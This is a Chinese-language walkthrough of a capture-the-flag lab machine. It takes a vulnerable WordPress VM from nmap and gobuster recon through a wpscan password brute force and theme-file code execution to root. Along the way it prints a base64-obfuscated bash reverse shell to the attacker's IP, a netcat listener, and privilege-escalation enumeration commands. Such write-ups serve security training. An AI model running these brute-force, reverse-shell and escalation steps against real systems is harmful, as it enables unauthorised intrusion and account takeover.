
> *靶机地址：*

信息收集


```
nmap -sn 192.168.1.0/24
```



```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-08 08:24 EST
Nmap scan report for 192.168.56.1
Host is up (0.00025s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00020s latency).
MAC Address: 08:00:27:B5:02:2B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00019s latency).
MAC Address: 08:00:27:F0:66:E9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.09 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.56.103
```



```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|_  256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp  open  domain      ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL AUTH-RESP-CODE CAPA UIDL TOP PIPELINING
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: more Pre-login listed post-login ID capabilities have OK LOGINDISABLEDA0001 LOGIN-REFERRAL
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:F0:66:E9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: UBUNTU-EXTERMELY-VULNERABLE-M4CH1INE; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举


```
gobuster dir -u http://192.168.56.103 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```




```
2020/02/08 08:25:50 Starting gobuster
===============================================================
/index.html (Status: 200)
/wordpress (Status: 301)
/info.php (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/08 08:26:09 [!] parse http://192.168.56.103/error_log: net/url: invalid co
/index.html (Status: 200)
===============================================================
```

`info.php是phpinfo()`

wpscan扫一扫




```
[+] c0rrupt3d_brain
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.56.103/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```



```
 Plugin(s) Identified:

 photo-gallery
Location: http://192.168.56.103/wordpress/wp-content/plugins/photo-gallery/
Last Updated: 2020-01-30T12:07:00.000Z
[!] The version is out of date, the latest version is 1.5.45

Found By: Urls In Homepage (Passive Detection)

[!] 1 vulnerability identified:

[!] Title: Photo Gallery by 10Web < 1.5.35 - SQL Injection & XSS
    Fixed in: 1.5.35
    References:
     - https://wpvulndb.com/vulnerabilities/9872
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16117
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16118
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16119

Version: 1.5.34 (100% confidence)
Found By: Query Parameter (Passive Detection)
 - http://192.168.56.103/wordpress/wp-content/plugins/photo-gallery/css/jquery.mCustomScrollbar.min.css?ver=1.5.34
 - http://192.168.56.103/wordpress/wp-content/plugins/photo-gallery/css/styles.min.css?ver=1.5.34
 - http://192.168.56.103/wordpress/wp-content/plugins/photo-gallery/js/jquery.mCustomScrollbar.concat.min.js?ver=1.5.34
 - http://192.168.56.103/wordpress/wp-content/plugins/photo-gallery/js/scripts.min.js?ver=1.5.34
Confirmed By:
 Readme - Stable Tag (Aggressive Detection)
  - http://192.168.56.103/wordpress/wp-content/plugins/photo-gallery/readme.txt
 Readme - ChangeLog Section (Aggressive Detection)
```


估计是sql注入写shell



```
WordPress Plugin 1-jquery-photo-gallery-Slideshow-flash 1.01 - Cross-Site Scripting                  | exploits/php/webapps/36382.txt
WordPress Plugin Mac Photo Gallery 2.7 - Arbitrary File Upload                                        | exploits/php/webapps/19056.txt
WordPress Plugin Mac Photo Gallery 3.0 - Arbitrary File Download                                      | exploits/php/webapps/41566.txt
WordPress Plugin NextGEN Gallery 1.9.1 - 'photocrati_ajax' Arbitrary File Upload                     | exploits/php/webapps/39237.txt
WordPress Plugin PICA Photo Gallery 1.0 - Remote File Disclosure                                      | exploits/php/webapps/19016.txt
WordPress Plugin PICA Photo Gallery 1.0 - SQL Injection                                               | exploits/php/webapps/41569.txt
WordPress Plugin Photo Gallery 1.2.5 - Unrestricted Arbitrary File Upload                             | exploits/php/webapps/35916.txt
WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting                                          | exploits/php/webapps/47372.txt
WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting (2)                                      | exploits/php/webapps/47373.txt
WordPress Plugin Photo Gallery 1.5.34 - SQL Injection                                                 | exploits/php/webapps/47371.txt
WordPress Plugin Pica Photo Gallery 1.0 - Arbitrary File Upload                                       | exploits/php/webapps/19055.txt
WordPress Plugin Simple Photo Gallery 1.7.8 - Blind SQL Injection                                     | exploits/php/webapps/37113.txt
```


好像不行，那只能爆破密码了rockyou~

```
wpscan --url http://192.168.56.103/wordpress/ -U c0rrupt3d_brain -P
/usr/share/wordlists/rockyou.txt
```




```
[+] Performing password attack on Wp Login against 1 user/s
Trying c0rrupt3d_brain / 24992499 Time: 00:04:34 <==========================================================
[SUCCESS] - c0rrupt3d_brain / 24992499

[i] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

登录



```
<?php
phpinfo();
/**
 * The main template file
 *
 * This is the most generic template file in a W
 * and one of the two required files for a theme
 * It is used to display a page when nothing mor
 * E.g., it puts together the home page when no
 *
 * @link https://developer.wordpress.org/themes/
 *
 * @package WordPress
 * @subpackage Twenty_Nineteen
 * @since 1.0.0
 */

get_header();
?>

    <section id="primary" class="content-area">
        <main id="main" class="site-main">

        <?php
```




PHP Version 7.0.18-0ubuntu0.16.04.

System	Linux ubuntu-extermely-vulnerable-m4ch1ine 4.4.0-87-generic
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

getshell

```
echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwMS8xMjM0IDA+JjEK|base64 -d
|bash
```



```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.56.103: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.103] 56800
bash: cannot set terminal process group (1479): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/var/www/html/wordpress$ 
```

提权


获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```


```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```



```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ ls -la
ls -la
total 40
drwxr-xr-x 3 www-data www-data 4096 Nov  1 15:50 .
drwxr-xr-x 3 root     root     4096 Oct 30 13:35 ..
-rw-r--r-- 1 www-data www-data  515 Oct 30 12:20 .bash_history
-rw-r--r-- 1 www-data www-data  220 Oct 30 12:00 .bash_logout
-rw-r--r-- 1 www-data www-data 3771 Oct 30 12:00 .bashrc
drwxr-xr-x 2 www-data www-data 4096 Oct 30 12:04 .cache
-rw-r--r-- 1 www-data www-data   22 Oct 30 12:06 .mysql_history
-rw-r--r-- 1 www-data www-data  655 Oct 30 12:00 .profile
-rw-r--r-- 1 www-data www-data    8 Oct 31 16:20 .root_password_ssh.txt
-rw-r--r-- 1 www-data www-data    0 Oct 30 12:11 .sudo_as_admin_successful
-rw-r--r-- 1 root     root        4 Nov  1 14:41 test.txt
```



```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
<ulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
willy26
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su root
su root
Password: willy26

root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat pr
cat proof.txt
voila you have successfully pwned me :) !!!
:D
```

参考链接：

https://blog.51cto.com/14259169/2462991